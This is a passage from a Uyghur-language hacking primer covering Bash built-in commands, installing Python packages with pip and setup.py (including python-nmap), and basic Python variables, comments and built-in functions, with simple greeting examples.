Bash تىلى ھەققىدە «خاككېرلىك ئاساسىي بىلىملىرى» ناملىق كىتابتا ئايرىم بىر بابتا (8- باب 222- بەت) توختالغانلىقى ئۈچۈن بۇ يەردە پەقەتلا مۇھىم بۇيرۇقلىرى ئەسلەتمە شەكلىدە بېرىلدى.

بۇيرۇق	چۈشەندۈرۈلۈشى
:	0 گە قايتۇرىدۇ ياكى توغرا دېگەن مەنىدە
.	shell تەگكودىنى يۈرگۈزۈش
bg	خىزمەتنى ئارقا سۈپىغا يۆتكەيدۇ
break	نۆۋەتتىكى ئايلانما بۇيرۇقتىن چىقىدۇ
cd	ھۆججەت قىسقۇچ ئورنىنى ئۆزگەرتىش
continue	نۆۋەتتىكى ئايلانما بۇيرۇقنى داۋاملاشتۇرىدۇ
echo	بۇيرۇقنىڭ قىممەتلىرىنى چىقىرىپ بېرىدۇ
eval	ئىپادىنىڭ قىممىتىنى بىكىتىدۇ
exec	يېڭى ۋەزىپە قىلماي نۆۋەتتىكى بۇيرۇقنى يۈرگۈزىدۇ
exit	shell دىن چېكىنىپ چىقىدۇ
export	نۆۋەتتىكى تەڭشەك (variable) نى باشقا يەردىمۇ كۆچكە ئىگە قىلىدۇ
fg	خىزمەتنى ئارقا سۈپىغا يۆتكەپ بېرىدۇ
getopts	ئۆزگەرگۈچى مىقدارنى shell غا يېشىپ بېرىدۇ
jobs	ئارقا سۈپا خىزمەتلىرىنى چىقىرىپ بېرىدۇ
pwd	نۆۋەتتىكى ھۆججەت قىسقۇچنى كۆرسىتىپ بېرىدۇ
read	كىرگۈزۈلگەن ئۇچۇرنى ئەستە ساقلاش ئۈچۈن ئوقۇيدۇ
readonly	تەڭشەك (vriable) نى readonly ھالىتىدە ئوقۇش
set	بارلىق تەڭشەكلەر (variable) نى چىقىرىپ بېرىدۇ.
shift	پارامېتىرلارنى سولغا يۆتكەيدۇ
test	ئۆزگەرگۈچى مىقدارلارنى قىممەتكە ئىگە قىلىدۇ
[	شەرتى بار بۇيرۇق يېزىلىدۇ
times	ئىشلەتكۈچىنىڭ ۋە سىستېمىنىڭ ۋاقتىنى چىقىرىپ بېرىدۇ
trap	سىگنالنىڭ قانداق بىرتەرەپ قىلىشتا ئىشلىتىمىز
type	ھەربىر قىممەتنىڭ قانداق بۇيرۇق بولىدىغانلىقىنى كۆرسىتىپ بېرىدۇ
umask	يېڭى ھۆججەت ئۇچۇن ئاپتۇماتىك توغرىلىنىدىغان قىممەتلەرنى ئۆزگەرتىش
unset	تەڭشەك (variable) تىن قىممەتلەرنى چىقىرىۋېتىش
wait	ئارقا سۈپا بۇيرۇقى تاماملانغىچە ساقلاش

يۇقارقى بەزى بۇيرۇقلارنى بىر قۇر جۈملە بىلەنلا قىسقىچە چۈشەندۈرۈش قىيىن. كومپيۇتېر ئاتالغۇلىرى بىرلىككە كەلتۈرۈش خىزمىتى تولۇق تاماملانمىغان ئۇيغۇر تىلىمىزدا بىر قۇر جۈملە بىلەن چۈشەندۈرۈش تېخىمۇ قىيىن. شۇنىڭ ئۈچۈن تولۇق چۈشىنىش ئۈچۈن باشقا ماتېرىياللاردىن ئىزدىشىڭىزنى تەۋسىيە قىلىمەن. ۋىدېئو ئارقىلىق ئۆگىنىشنى پىلانلىغان قېرىنداشلار YouTube تېكى ئۇيغۇرچە Bash بۇيرۇقلىرى دەرسىنى كۆرسە بولىدۇ. ۋىدېئو ئۇلىنىشىغا سول تەرەپتىكى QR كود ئارقىلىق ئېرىشەلەيسىز ياكى تۆۋەندىكى ئادرېستىن كىرسىڭىز بولىدۇ:

- https://www.youtube.com/playlist?list=PLP7JShJzLUtTxW2cHKxObi7jUDvRUJzlL
- https://bit.ly/3TpqfQE

2. Python تەگكودى يېزىش

ئۇستا بىر خاككېر بولۇپ يېتىشى چىقىش ئۈچۈن Python تىلىدا راھەت تەگكود يازالايدىغان بولۇش ئىنتايىن مۇھىم. بولمىسا ھەرقانچە كۆپ ۋاقىت چىقىرىپ خاككېرلىك ئۆگەنسىڭىزمۇ يەنىلا باشقىلار يېزىپ قويغان قۇرالارنى ئىشلىتىدىغان تەگكود گۆدەكلىرى (script kiddies) دائىرىسىدىن ھالقىپ ئۆتەلمەيسىز. بۇ سىزنىڭ خاككېرلىك پىلانىڭىزنىڭ مۇۋاپىقىيەتلىك بولۇش ئېھتىماللىقىغا بىۋاستە تەسىر كۆرسىتىدۇ. داۋاملىق باشقىلارنى يېزىپ قويغان قوراللىرى بىلەنلا خاككېرلىك قىلىدىغان خاككېر ئاسانلا ۋىروسخور (Antivirus) ۋە تور ھۇجۇمنى بايقاش سىستېمىلىرى (IDSs) تەرىپىدىن بايقىلىپ قېلىشى مۇمكىن.


خاككېرلىك ساھەسىدە داڭلىق خاككېرلىك دىتاللىرىدىن sqlmap، scapy ۋە سوتسىيال ئېنژىنېرلىق قۇرالى (Social-Engineer Toolkit) قاتارلىقلار دەل Python تىلىدا يېزىلغان.

Python تىلىنىڭ خاككېرلىك قىلىشقا ئالاھىدە ماس كېلىدىغان بىر قىسىم ئەۋزەللىكلىرى بار بولۇپ، نۇرغۇنلىغان خاككېرلىككە ماس كۈتۈپخانىلىرى (libraries) ۋە ئالدىن تەييارلانغان مودېللىرى (Modules) خاككېرلىك ئىشىمىزنى ناھايىتى قولايلاشتۇرىدۇ. باشقا تىللاردىن Perl، Ruby قاتارلىقلاردىمۇ ئوخشاش قوراللارنى يازغىلى بولىدۇ. ئەمما Python نىڭ مودۇللېرى تېخىمۇ قولايلىق.

1) Python مودېلىنى قوشۇش

بىز Python نى قاچىلىغاندا، بىر قىسىم مۇھىم بولغان كۈتۈپخانا libraries ۋە مودۇللىرى modules بىللە قاچىلىنىدۇ. بۇ مودۇللار بىزگە نۇرغۇنلىغان قوشۇمچە ئىقتىدارلارنى سۇنىدۇ. مەسىلەن، سانلىق مەلۇمات تىپى (data types)، بىر تەرەپ قىلىش (exception handling)، سانلىق مەلۇمات ۋە ماتېماتىكا مودۇللىرى (numeric and math modules)، ھۆججەت بىر تەرەپ قىلىش (file handling)، شىفىرلىق مۇلازىمەت (cryptographic services)، ئىنتېرنېت سانلىق مەلۇماتلىرىنى بىر تەرەپ قىلىش (internet data handling) ۋە ئۆز-ئارا ئىنتېرنېت كېلىشىمنامىسى (internet protocols) قاتارلىقلار.

ئەمما بەزىدە بىز ئۇچىنچى تەرەپ مودۇلىغا ئېھتىياجىمىز چۈشىشى مۇمكىن. Python ئۇچۇن تەمىنلەنگەن ئۇچىنچى تەرەپ مودۇللىرى ئىنتايىن كۆپ بولۇپ، نۇرغۇنلىغان خاككېرلارنىڭ Python نى تاللىشىدىكى مۇھىم سەۋەب بولۇشى مۇمكىن. سىز http://www.pypi.org تور بېتىدىن ئۆزىڭىزنىڭ تەلىپىگە مۇۋاپىق مۇدىللارنى تاپالىشىڭىز مۇمكىن.



رەسىم: PyPI نامىلىق تور بەتنىڭ كۆرۈنمە يۈزى

(1) pip بۇيرۇقىنى ئىشلىتىش

Paython نىڭ بولاق (package) قاچىلاش ئۇچۇن ئىشلىتىدىغان pip دەپ ئاتىلىدىغان قورالى بار بولۇپ، Python Installs Packages دېگەن خەتلەرنىڭ قىسقارتىلمىسىدۇر. بىز كۆپىنچە Python3 نى ئىشلەتكەنلىكىمىز ئۇچۇن تۆۋەندىكى بۇيرۇق بىلەن python3-pip نى Linux قا قاچىلىشىمىز لازىم.

```
┌──(kali㉿kali)-[~]
└─$ apt-get install python3-pip
```

ئەمدى بىز PyPI دىن چۈشۈرمەكچى بولغان مودۇلنى تۆۋەندىكى بۇيرۇق بىلەنلا چۈشۈرسەك بولىدۇ:

```
┌──(kali㉿kali)-[~]
└─$ pip3 install <بولاق ئىسمى>
```

بۇ بۇيرۇق بىلەن بولاق ئىسمىنى يازساقلا ئاپتۇماتىك ھالدا چۈشۈرگەن بولاق /usr/local/lib/<python Version>/dist-packages نامىدىكى ئورۇنغا چۈشۈرىدۇ. مەسىلەن سىز SNMP نامىدىكى بولاقنى Python3.6 ئۈچۈن چۈشۈرگەن بولسىڭىز، ئۇنىڭ ئورنى /usr/local/lib/paython3.6/pysnmp دە بولىدۇ. ئەگەر بۇ بولاقنىڭ ئورنىنى يەنىلا بىلەلمىگەن بولسىڭىز show بۇيرۇقى بىلەن بۇ بولاقنىڭ ئورنىنى تاپالايسىز:

```
┌──(kali㉿kali)-[~]
└─$ pip3 show pysnmp
```

بۇ بۇيرۇقى ئورنىنىلا ئەمەس مەزكۇر بولاق ھەققىدىكى ئۇچۇرلارنى چىقىرىپ بېرىدۇ.

Pip ئارقىلىق بولاق چۈشۈرۈشنىڭ يەنە بىر ئۇسۇلى شۇكى، سىز تور بەتتىن بىۋاستە بولاق ھۆججىتىنى چۈشۈرۈپلا، پىرىسلانغان ھۆججەتنى يېشىپ چىقىرىسىز يەنى unpack قىلىسىز. ئاندىن ھۆججەت قىسقۇچ ئىچىگە كىرىپ تۆۋەندىكى بۇيرۇقنى بەرسىڭىزمۇ بولىدۇ:

```
┌──(kali㉿kali)-[~]
└─$ python setup.py install
```

بۇ بۇيرۇقنى دەل setup.py ھۆججىتى بار ئورۇنغا بېرىپ ئاندىن يېزىش كېرەك. بۇ بۇيرۇق پەقەتلا چۈشۈرۈلگەن ئەمما تېخى ئورنىتىلمىغان ھەرقانداق بىر مودۇل ئۈچۈن ئىشلىتىلىدۇ.

(2) ئۈچىنچى تەرەپ مودۇللىرىنى قاچىلاش

ئۈچىنچى تەرەپ python بولاقلىرىنى قاچىلاش ئۈچۈن wget بۇيرۇقى بىلەن بولاقنى چۈشۈرۈپ ئاندىن يېشىپ چىقارغاندىن كېيىن يۇقارقى بۇيرۇقنى python setup.py install نى ئىشلىتىپ قاچىلىساق بولىدۇ.

مەسىلەن، تۆۋەندە بىز xael.org تور بېتىدىن بىر nmap مودۇلىنى چۈشۈرۈپ قاچىلىماقچى بولساق تۆۋەندىكى باسقۇچلاردا بۇيرۇق يازساق بولىدۇ:

```
┌──(kali㉿kali)-[~]
└─$ wget http://xael.org/norman/python/python-nmap/python-nmap-
   0.3.4.tar.gz
```

يۇقارقى wget بۇيرۇقى توردىن خالىغان بىر ھۆججەتنى چۈشۈرۈش ئۈچۈن ئىشلىتىلىدۇ. بىز بىۋاستە تور كۆرگۈچتىن چۈشۈرسەكمۇ بولىدۇ. ئاندىن بىز پرىسلانغان tar.gz ھۆججىتى يېشىمىز:

```
┌──(kali㉿kali)-[~]
└─$ tar -xzf python-nmap-0.3.4.tar.gz
```

پرىسلانغان ھۆججەتنى يېشىپ python-nmap-.03.4 نامىلىق ھۆججەت قىسقۇچ ئىچىگە كىرىمىز:

```
┌──(kali㉿kali)-[~]
└─$ cd python-nmap-.03.4/
```

ئاندىن بىز تۆۋەندىكى install بۇيرۇقى بىلەن بولاقنى قاچىلىساق بولىدۇ:

```
┌──(kali㉿kali)-[~]
└─$ ~/python-nmap-0.3.4 > python setup.py install
  running install
  running build
  running build_py
  .
  .
```

يۇقارقى باسقۇچلار بىلەن nmap مودۇلىنى قاچىلاپ بولغاندىن كېيىن بىز python كودى يازغاندا بىرىنچى قۇرغا import nmap دەپلا يازساق بۇ چۈشۈرگەن مودۇلنى كودىمىز ئىچىدە ئىشلىتەلەيمىز.

2) Python دا تەگكود يېزىشنى باشلاش

ئەمدى بىز Python تىلىنىڭ بەزى ئاساسلىق ئۇقۇملىرى، ئاتالغۇلىرى ۋە

گرامماتىكىسى ھەققىدە بىرئاز ئۆگىنىپ ئۆتەيلى. ئاندىن بىز Python دىن پايدىلىنىپ ئاددىي بولغان كودلارنى يېزىپ چىقالايمىز.

خۇددى Bash ۋە باشقا پروگراممىا تىللىرىغا ئوخشاشلا، بىز ئاددىي بىر تېكىست بىرتەرەپ قىلىش دېتالى بىلەنلا Python تەگكودىنى يېزىپ چىقالايمىز. ئەمما بىرئاز مۇرەككەپرەك Python كودلىرىنى يېزىپ، بىر يۇمشاق دېتال يازماقچى بولغانلار نورمالدا IDE[16] ئىشلىتىدۇ. ئادەتتە Kali نىڭ ئۆزىدە PyCrust دەپ ئاتىلىدىغان IDE ئالدىن قاچىلانغان. ئەمما سىز باشقىسىنىمۇ چۈشۈرەلەيسىز. مەسىلەن، JetBrain شىركىتىنىڭ PyCharm دەپ ئاتىلىدىغان IDE سى Python ئىشلەتكۈچىلەرنىڭ نۇرغۇنلىغان خىزمەتىنى ئاسانلاشتۇرغان ۋە تىزلەشتۈرگەن بولۇپ، ھەقسىز نۇسخىسىنى يەنىCommunity Edition نۇسخىسىنى ھەقسىز ھالدا JetBrains شىركىتىنىڭ توربېتىدىن چۈشۈرۈپ ئىشلەتسىڭىز بولىدۇ. بۇندىن كېيىن سىز داۋاملىق Python تىلىنى ئىشلىتىپ تەگكود يازماقچى بولسىڭىز ياكى بىرەر ئەپ يازماقچى بولسىڭىز PyCharm نى ئىشتىلىتىشىڭىزنى تەۋسىيە قىلىمەن. بۇ كىتابتا بىز ئاددىي Leafpad تېكىست بىرتەرەپ قىلىش دېتالىنىلا ئىشلىتىمىز.

شۇنى ئەسكەرتىپ قويۇش كېرەككى، بىر پروگراممىا تىلىنى ئۆگىنىش ۋاقىت ۋە تىرىشچانلىق تەلەپ قىلىدۇ. شۇڭا سەۋرچان بولۇڭ، ھەربىر كۆرسەتكەن كودلارنى چۈشەنمەي تۇرۇپ كەينىدىكى مەزمۇنغا ئاتلاپ كەتمەڭ.

قوشۇمچە بىلىم : *Pyrhon تىلىنىڭ باشقا كۆپىنچە تىللاردىن بىر پەرقى شۇكى، كودنىڭ فورماتى Formatting بەك مۇھىم. يەنى ھەرقايسى قۇر كودلارنىڭ باشلىنىش نۇقتىسىنىڭ نەدە بولىشى Interpreter نىڭ بۇ كودنى قانداق چۈشىنىشىنى بەلگىلەپ قويىدۇ. يەنى كود ئىجرا بولغاندا نۆۋەتتىكى*

[16] IDE بولسا ئېنگلىزچە Integrated Development Environment دېگەن سۆزلەرنىڭ قىسقارتىلمىسى بولۇپ، بىرلەشتۈرۈلگەن كود يېزىش شارائىتى دېگەندەك مەنىلەرنى بېرىدۇ. ئۇ كود يازىدىغان يۇمشاق دېتالنى كۆرسىتىدىغان بولۇپ، مۇرەككەپ بىر ئەپ يېزىش مەشغۇلاتىنى قولايلاشتۇرۇش ئۈچۈن ئوتتۇرىغا چىققان. كودنىڭ رەڭگىنى پەرقلىق كۆرسىتىپ بېرىش، خاتالىقنى تېپىش ياكى Debug قىلىش، سىنتاكسىسلىق خاتالىقلىرىنى دەرھال كۆرسىتىپ بېرىش قاتارلىق ئىقتىدارلىرى بىلەن كود يازغۇچىلارنىڭ خاتالىقىنى ئەڭ يۇقىرى چەكتە تۆۋەنگە چۈشۈرىدۇ. ھازىر بەزى IDE لارنىڭ ئىقتىدارى بەكلا يۇقىرى بولۇپ، سۈنئىي ئىدراك ئىشلىتىلگەن بولۇپ، نۇرغۇن مۇرەككەپ كود مەنتىقىلىرىنى ئاپتۇماتىك تۈزىتىپ بېرىدۇ. ھەتتا كېيىنكى قەدەمدە يازماقچى بولغان كودلارنى ئاپتۇماتىك چىقىرىپ بېرەلەيدۇ. Intellij Idea ، Pycharm، Eclipse قاتارلىقلار IDE ھېسابلىنىدۇ.

قۇر كودىنىڭ ئالدىنقى قۇر كودقا تەۋەمۇ ياكى ئالدىنقى قۇرلار بىلەن تەڭ دەرىجىدىمۇ بۇنى بەلگىلەيدۇ. مەسىلەن:

```
01 def greet(name):
02     print("Hello, " + name + "!")
03
04 greet("John")
```

بۇ كودنى يۈرگۈزسەك، ئېكرانغا "Hello, John!" دېگەن خەتنى چىقىرىپ بېرىدۇ. ئەمما بۇ كودنى تۆۋەندىكىدەك يازساق خاتالىق چىقىۋالىدۇ:

```
01 def greet(name):
02 print("Hello, " + name + "!")
03
04 greet("John")
```

بۇلارنىڭ بىردىنبىر پەرقى 2- قۇرنىڭ باشلىنىش نۇقتىسى بولۇپ، بىرىنچى خىلدا 2- قۇر كودنىڭ 1- قۇردىكى فونكسىيەنىڭ ئىچىدە ئىكەنلىكىنى بىلدۈرىدۇ. ئىككىنچى مىسالدا Python بىزنىڭ كودىمىزنى ئۇنداق چۈشەنمەيدۇ.

(1) ئۆزگەرگۈچى مىقدار Variable

پەقەت Python تىلىدىلا ئەمەس باشقا بارلىق پروگراممىا تىللىرىدا Variable ئاتالغۇسى بار بولۇپ، ئىسىم بېرىلگەن ئۇچۇر دەپ چۈشىنىشكە بولىدۇ. خۇددى ئالدىن بەلگە چاپلاپ قويۇلغان مەھسۇلاتقا ئوخشاش بولۇپ، بىز لازىم بولغاندا چاپلانغان بەلگە ئارقىلىق ئىزدىسەكلا ئۇ مەھسۇلاتنى تاپالايمىز. مەسىلەن:

```
01 message = "Hello, World!"
02 print(message)
```

يۇقارقى كودنىڭ 1- قۇردا بىز message دەپ ئاتىلىدىغان بىر variable قۇرۇۋالدۇق ۋە ئۇنىڭغا "Hello, World!" دېگەن خەتنى قىممىتى قىلىپ بەردۇق. ئاندىن 2- قۇردا message ئىسىمىدىكى variable نى بېسىپ چىقىرىپ بېرىش بۇيرۇقى بەردۇق.

بۇ كودنى يۈرگۈزسەك بىزگە "Hello, World!" دېگەن خەتنى چىقىرىپ بېرىدۇ. ئاددىيلاشتۇرۇپ ئېيتساق، "Hello, World!" دېگەن ئۇچۇرغا بىز message دېگەن بەلگىنى چاپلاپ قويدۇق. قاچان "Hello, World!" دېگەن بىر جۈملە خەتكە ئېھتىياجمىز چۈشسە بىز message دەپ يازساقلا ئۇنى چاقىرالايمىز. تېخنىكىلىق جەھەتتىن تەھلىل قىلساق، 1- قۇر كود بىلەن "Hello, World!" دېگەن بىر جۈملە سۆز ئىچكى ساقلىغۇچقا message دېگەن نامدا ساقلىنىپ تۇرىدۇ. كېيىنكى قۇرلاردا message دەپ چاقىرىپ خالىغان فۇنكسىيەلەر ئۈچۈن ئىشلەتسەك بولىدۇ.

Python تىلىدا Variable ئارقىلىق بىر تەرەپ قىلغىلى بولىدىغان بىرنەچچە خىل ئۇچۇر تىپى بار بولۇپ، ئۇلار integer، real number، string، floating-point، boolean، list ياكى dictionary قاتارلىقلار. بۇلار ھەققىدە كېيىنكى مەزمۇنلاردا بىرئاز توختىلىمىز.

ئاساسىي بىلىملەرنى چۈشىنىش ئۈچۈن بىر ئەمەلىي مىسال كۆرۈپ باقايلى:

```
01 #! /usr/bin/python3
02 name="Ahmed"
03 print("Essalam Alaykum! " + name + " Qandaq Ehwalinigiz?")
```

يۇقارقى كودنى Leafpad دە يازغاندىن كېيىن ahmed.py دېگەن نامدا ساقلىسىڭىز بولىدۇ.

1- قۇردا بۇ يېزىلغان تەگكودنىڭ python كودى ئىكەنلىكىنى بىلدۈرىدۇ. 2- قۇردا بولسا "Ahmed" دېگەن خەتنى name ئىسىمدىكى variable نىڭ قىممىتى قىلىپ قۇرغان بولدۇق. 3- قۇردا بولسا سالام جۈملىسىنىڭ ئارىسىدا name ئىسىمدا قۇرۇلغان variable نى چاقىرىپ ئاندىن بۇيرۇق ئېكرانىغا بېسىپ چىقىرىش بۇيرۇقى بېرىلدى.

بۇ ساقلىۋالغان ahmed.py ھۆججىتىنى يۈرگۈزۈش ئۈچۈن Kali دا يۈرگۈزگىلى بولىدىغان ھۆججەت شەكلىگە ئەكىلىۋېلىشىمىز لازىم.

```
┌──(kali㉿kali)-[~]
└─$ chmod 755 ahmed.py
```

Linux سىستېمىسىدا بىر ھۆججەتنى يۈرگۈزگىلى بولىدىغان ھالەتكە

ئەكىلىش ئۈچۈن chmod بۇيرۇقىنى ئىشلىتىدىغانلىقىمىز ھەققىدە «خاككېرلىك ئاساسىي بىلىملىرى» ناملىق كىتابتا تەپسىلىي چۈشەندۈرۈلگەنلىكى ئۈچۈن بۇ يەردە تەپسىلىي چۈشەندۈرمەيمىز. ئاندىن بۇ ھۆججەتنى تۆۋەندىكىدەك بۇيرۇق بىلەن يۈرگۈزسەك بولىدۇ:

```
┌──(kali㉿kali)-[~]
└─$ ./ahmed.py
Essalam Alaykum! Ahmed Qandaq Ehwalinigiz?
```

بۇ بۇيرۇقتىكى /. بۇيرۇقىمۇ Linux تا يۈرگۈزۈلىدىغان ھۆججەتنى يۈرگۈزۈش بۇيرۇقى بولۇپ، بۇ يەردە تەپسىلاتىغا كىرمەيمىز. بۇ ھۆججەتنى يۈرگۈزگەندە Ahmed دېگەن قىممەتنى جۈملە ئېچىگە ئېلىپ چىقىرىپ بەردى.

Python دا ئۈچۈرلارنى variable تۇتىدىغان بولۇپ، يالغۇز string يەنى ھەرپلەر شەكىللا بولمايدۇ. تۆۋەندىكى مىسالدا Python دىكى بىرنەچچە خىل ئۈچۈر شەكلىنى variable قىممىتى قىلىپ بېرەلەيمىز:

```
01 #! /usr/bin/python3
02 ahmedVariable = “Selam alaykum, Qandaq ehwalingiz?”
03 ahmedIntegerVariable = 12
04 ahmedFloatingPointVariable = 3.1415
05 ahmedList = [1,2,3,4,5,6]
06 ahmedDictionary = {“ismi”:”ahmed”,”yeshi”:”33”}
07
08 print(ahmedVariable)
09 print(ahmedIntegerVariable)
10 print(ahmedFloatingPointVariable)
11 print(ahmedList)
12 print(ahmedDictionary[‘ismi’])
```

يۇقارقى مىسالدا 5 خىل variable قۇرۇپ ئۇنىڭغا ئۆزىگە ماس ھالدىكى ئۈچۈر كىرگۈزدۇق. 2- قۇردىكى variable بولسا string يەنى تېكست شەكلىدىكى ئۈچۈر؛ 3- قۇردىكى بولسا integer يەنى پۈتۈن سان شەكلىدىكى ئۈچۈر؛ 4- قۇردىكىسى بولسا float يەنى پارچە سان شەكلىدىكى ئۈچۈر؛ 5- قۇردىكىسى list يەنى تىزىملىك شەكلىدىكى ئۈچۈر؛ 6- قۇردىكى variable بولسا dictionary بولۇپ، قوشما ئۈچۈر شەكلىدە دەپ چۈشەنسەكمۇ بولىدۇ. مەلۇم جەھەتتىن جەدۋەللەشتۈرۈلگەن ئۇچۇرغا ئوخشايدۇ. بۇ خىل ئۈچۈر

شەكلى ئارقىلىق بىر تۈردىكى نەرسىلەرنىڭ بىر خىل ئۇچۇرلىرىنىڭ قىممىتىنى رەتلىك ساقلىغىلى بولىدۇ، خۇددى مىسالدىكىدەك، ھەربىر كىشىنىڭ ئىسمى ۋە يېشىنى رەتلىك ساقلاپ چىقالايمىز. 12-قۇردىكى كودنىڭ نەتىجىسى بولسا "ahmed" چىقىدۇ. چۈنكى ahmedDictionary دېگەن variable نىڭ ismi دېگەن ئۇچۇرنى ئېكرانغا بېسىپ چىقىرىدۇ.

يۇقارقى كودنى ahmedVariable.py دەپ ساقلىغاندىن كېيىن تۆۋەندىكى بۇيرۇق بىلەن يۈرگۈزۈپ نەتىجىسىگە قاراپ باقسىڭىز بولىدۇ:

```
┌──(kali㉿kali)-[~]
└─$ chmod 755 ahmedVariable.py

┌──(kali㉿kali)-[~]
└─$ ./ahmedVariable.py
```

قوشۇمچە بىلىم : *Pyrhon تىلىدا باشقا تىللار ئوخشاش variable غا قىممەت بېرىشتىن بۇرۇن variable نى قۇرۇۋېلىش تەلەپ قىلىنمايدۇ.*

(2) ئىزاھات Comment

باشقا بارلىق تىللارغا ئوخشاش Python نىڭمۇ كود ئارىلىقلىرىغا ئىزاھات يېزىش ئالاھىدىلىكى بار. ئىزاھاتلار كودنىڭ يۈرگۈزۈلۈشىگە ھېچقانداق تەسىر كۆرسەتمەيدۇ، پەقەت شۇ ئورۇنغا كەلگەندە ئۆزىمىز ياكى باشقىلارغا ئىزاھات بەرمەكچى بولغىنىمىزدا ئىشلىتىمىز. بىر قۇرلۇق ئىزاھات يازماقچى بولساق قۇر بېشىغا # بەلگىسى يازساقلا بولىدۇ. ئەگەر كۆپ قۇرلۇق ئىزاھات يازماقچى بولساق، ئىزاھاتلىرىمىزنى يېڭى قۇرغا يېزىلغان """ ئارىسىغا يازساق بولىدۇ. يەنى ئۇچ تال قوش تىرناق. مەسىلەن:

```
01 #! /usr/bin/python3
02 # bu yerge yazghan izahat bolsa bir qurluq izahattur.
03 name=”Ahmed”
04 """
05 bu yerge yezilghan izahat bolsa ko qurluq izahatlardur.
06 bu yaghanlirimiz kodning ijra bolishigha hechqandaq tesir korsetmeydu.
07 """
08 print(“Essalam Alaykum! ” + name + ” Qandaq Ehwalinigiz?”)
```

يۇقارقى مىسالدىكى 2- قۇر # بىلەن باشلانغانلىقى ئۈچۈن بۇ بىر قۇرغا نېمىلا يازساق كودقا تەسىر كۆرسەتمەيدۇ. 4-قۇر ۋە 7- قۇر ئارىسىدىكى جۈملىلەر كوپ قۇرلۇق ئىزاھات بەلگىسى """ ئارىسىغا ئېلىنغانلىقى ئۈچۈن كودنى بۇزمايدۇ.

(3) فۇنكسىيە Function

فۇنكسىيە بولسا مەلۇم بىر ئىش قىلىدىغان، ھېسابلاش ئېلىپ بارىدىغان كود ھېسابلىنىدۇ. مەسىلەن print() بولسا تىرناق ئىچىدىكى ئۇچۇرنى ئېكرانغا بېسىپ چىقىرىپ بېرىدىغان بىر فۇنكسىيە. Python مۇشۇنىڭدەك ئەسلىدىنلا تەييارلاپ قويۇلغان ۋە خالىغان قۇرلاردا چاقىرىپ ئىشلەتسەك بولىدىغان فۇنكسىيەلەر بار بولۇپ، ئۇلارنىڭ كۆپىنچىسى Kali غا قاچىلانغان Python دا بىۋاستە چاقىرىشقا بولىدۇ. يەنە بەزى فۇنكسىيەلەرنى بولسا library قاچىلاپ ئاندىن چاقىرىش كېرەك. تۆۋەندىكى جەدۋەلدە تەييار Python فۇنكسىيەلىرى كۆرسىتىلدى.

فۇنكسىيە	چۈشەندۈرۈلۈشى
exit()	پروگراممىدىن چېكىنىپ چىقىدۇ.
float()	نەتىجىسىنى پارچە سان بويىچە ئالىدۇ. float(2) بولسا ئونلۇق خانىسىدىن كېيىنكى 2 خانىگىچە ئېنىقلىقتا ئېلىشنى كۆرسىتىدۇ.
help()	ياردەم ئۈچۈن كىرگۈزۈلگەن ئۇچۇرلارنى چىقىرىپ بېرىدۇ.
int()	ئۇچۇرنى پۈتۈن سانغا ئۆزگەرتىۋېتىدۇ.
len()	list ياكى dictionary شەكلىدىكى ئۇچۇرنىڭ ئېلېمېنت سانىنى بېرىدۇ.
max()	list ئۇچۇرىدىكى ئەڭ چوڭ ئېلېمېنتنى چىقىرىپ بېرىدۇ.
open()	ھۆججەتنى ئېچىپ بېرىدۇ.
range()	تىرناق ئىچىگە يېزىلغان ئىككى ئۇچۇر ئارىسىدىكى ئېلېمېنتلارنى لىست شەكلىدە چىقىرىپ بېرىدۇ.
sorted()	ئېلېمېنتلارنى تىزىپ بېرىدۇ. تىرناق ئىچىگە بېرىلگەن ئۇچۇرغا ئاساسەن تىزىپ بېرىدۇ.
type()	ئۇچۇرنىڭ قايسى تۈردىكى ئۇچۇر ئىكەنلىكىنى چىقىرىپ بېرىدۇ.

بۇلاردىن باشقا بىز خالىغانچە فۇنكسىيە يازالايمىز. ئەمما Python دا كۆپ ئىشلار ئۈچۈن فۇنكسىيەلەر ئالدىن يېزىلىپ ئىشلىتىشكە بېرىلگەنلىكى ئۈچۈن بۇ فۇنكسىيەلەرنىڭ مۇھىملىرىنى بىر كۆرۈپ چىقىش ۋاقتىمىزنى تېجەيدۇ. https://docs.python.org تور بېتىدىن مۇناسىۋەتلىك ئۇچۇرلارنى

كۆرۈپ باقسىڭىز بولىدۇ.

3) تىزىملىك List

